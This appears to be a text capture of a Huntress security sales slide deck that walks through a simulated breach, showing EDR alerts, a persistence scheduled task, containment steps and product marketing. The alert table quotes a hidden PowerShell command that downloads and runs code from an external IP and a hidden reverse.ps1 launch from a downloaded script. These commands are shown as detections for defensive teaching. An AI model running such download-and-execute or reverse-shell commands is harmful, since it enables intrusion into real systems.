Activity Occurred At: 2025-10-16 20:06:13 UTC

Investigated At	Organization	Entity	Signal Name	Details	Status
2025-11-05 14:49:31 UTC	Springfield Power	 Lenny	Suspicious Powershell Arguments	Rule Name: Suspicious Powershell Arguments Username: User Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe   Command Line: powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://88.119.161.147:24567/adfghjnkmlxdfcgvhbjnkguhj'))" 	Closed View Investigation
2025-11-05 14:48:18 UTC	Springfield Power	 Lenny	Powershell Spawn From Downloaded Wscript File	Rule Name: Powershell Spawn From Downloaded Wscript File Username: User Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe   Command Line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden -ExecutionPolicy Bypass -File C:\temp\attack\reverse.ps1  Parent Process: "C:\Windows\System32\WScript.exe" "C:\Users\User\Downloads\sample-agreement\sample-agreement.js"	Closed View Investigation
2023-02-03 23:41:50 UTC	Super Heroes	Garrett (Agent Uninstalled)	Interactive PowerShell Execution	Rule Name: Interactive PowerShell Execution Username: User Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  Command Line: powershell 	Reported

Minute 7

Stay Persistent

General	Triggers	Actions	Conditions	Settings	History
When you create a task, you must specify the action that will occur when your task starts.					
		Next Run Time	Last Run Time		
duration of 1 day.		16/09/2021 15:34:37	16/09/2021 15:34:37		
a duration of 1 day.		16/09/2021 15:35:00	16/09/2021 15:35:00		

Action	Details
Start a program	powershell -executionpolicy bypass -noninteractive -file "C:\

Microsoft 365 Defender

Home

Incidents & alerts

Hunting

Actions & submissions

Threat analytics

Secure score

Learning hub

Trials

Partner catalog

Manage OAuth apps

Office 365 Google Workspace Salesforce

Queries: **Select a query** Save as

App: **Select apps** User name: **Select users** App state: **Select value**

☐ Bulk selection New policy from search

Name	Author
Graph Explorer	9 users

Minute 8

Pieces of the Puzzle



IP Address	Location	Rogue App
Unusual Behaviour	Process Insights	Footholds detected
Traitorware	Phishing Email	Scheduled Task

Minute 8

Isolate NOW & Take out
the trash



Containment Remediations

Show entries Search:

Action	Parameters	Status
Block IPs	185.243.96.107	☐ Pending
Isolate Host	Lenny	☐ Pending

Showing 1 to 2 of 2 entries

Manual Remediations

Show entries Search:


Recommended Remediation	Completed By	Completed At	Mark as Complete (Optional)
Please temporarily disable the user account 'Bart.Simpson' - Please rotate credentials for all AD users - Please cease to expose RDP to the public internet	Kevin Acton	202	
Audit local endpoint logging on affected hosts for anomalous access times or unanticipated activity.	N/A	N/A	
Place affected/exposed services behind organizational firewall/VPN appliance.	N/A	N/A	

Showing 1 to 3 of 3 entries

Containment Remediations

Show entries

Action	Parameters	
Revoke All Sessions	adelev@zsqmf.onmicrosoft.com	☒ Completed



Minute 12

Try and Try again

```
struct group_info init_groups = { .usage = Atomic_init(2) };
struct group_info *groups_alloc(int gidsetsize){
    struct group_info *group_info;
    int nblocks;
    int i;

    nblocks = (gidsetsize + NGROUPS_PER_BLOCK - 1) / NGROUPS_PER_BLOCK;
    /* Make sure we always allocate at least one indirect block pointer */
    nblocks = nblocks ? : 1;
    group_info = kmalloc(sizeof(*group_info) + nblocks*sizeof(gid_t *), GFP_USER);
    if
```

ACCESS DENIED

```
    gro
    gro
    ato

    if (gidsetsize <= NGROUPS_SMALL)
        group_info->blocks[0] = group_info->small_block;
    else {
        for (i = 0; i < nblocks; i++) {
            gid_t *b;
            b = (void *)__get_free_page(GFP_USER);
            if (!b)
                goto out_undo_partial_alloc;
```

Minute 15

The Jig is Up!



Huntress Managed Security

It's time to fight back!



Ready to wreck hackers on your behalf

100+ leading experts with eyes on your threats – 24/7



Security Analysts

24x7 team that investigates and responds to incidents

Detection Engineers

Technical experts who build and fine tune threat detection rules

Threat Hunters

Specialists who proactively search for hidden threats

Researchers

Conduct in-depth research on malware, vulnerabilities, and more

Threat Intel

Identify potential threats before we see them in the wild

MSP Managed

Keeping you informed and your operations running smoothly




Huntress Managed EDR

Endpoint protection



EDR fills the critical gap



Endpoint Detection and Response (EDR)

- Collects detailed telemetry
- Detect new malware & attacker tactics and techniques
- Analyzes system behaviors
- Enables active response actions
- Noisy! Requires continuous tuning
- Not self-monitoring
- Needs experts to be effective
- Expensive! Both tools and people

Huntress Managed EDR

Huntress 24/7 AI-Assisted SOC



Managed Microsoft Defender Antivirus (Optional)

- Included for free
- Alert Triage & Investigation
- Policy Management
- Risky Exclusion Management and Detections



Fully Managed Endpoint Threat Detection

- Agents for Windows, macOS and Linux (Open Beta)
- Malicious Process Behavior
- Persistent Footholds
- Ransomware Canaries
- XProtect and Defender for Endpoint Alerts



Human-Led Investigation

- Alert Triage
- Incident Investigation
- Threat Hunting



Threat Containment & Elimination

- Threat Containment "Stop the Spread"
- Active Remediation "Combat the Threat"



Guided Cleanup & Recovery

- Custom Incident Reports
- Easy-to-follow Suggested Next Steps
- Multi-channel Communication:
 - Phone • SMS
 - Email • Ticketing Systems



Herd Immunity Detections



Huntress Managed Security Platform


Health Dashboard

Management Console

Data Reporting

One of the fastest MTTRs in the business

We never cut corners just to hit a number doing what's right always comes first






Huntress Managed Identity Threat Detection & Response (ITDR)



Huntress Managed ITDR

Huntress 24/7 AI-Assisted SOC



Huntress Managed Security Platform

Health Dashboard

Management Console

Data Reporting

3 Minute Mean-Time-To-Respond



“All too often, the biggest **vulnerability** isn't a zero-day exploit: it's humans. We get tired, we get distracted, and we click things we shouldn't. These seemingly innocent mishaps turn a normal Tuesday into an unwanted interruption at 3am.”



YOUR IDENTITY HAS BEEN COMPROMISED

Your Move

Don't be **late!**



Sasha Roshan
Senior Sales Engineer

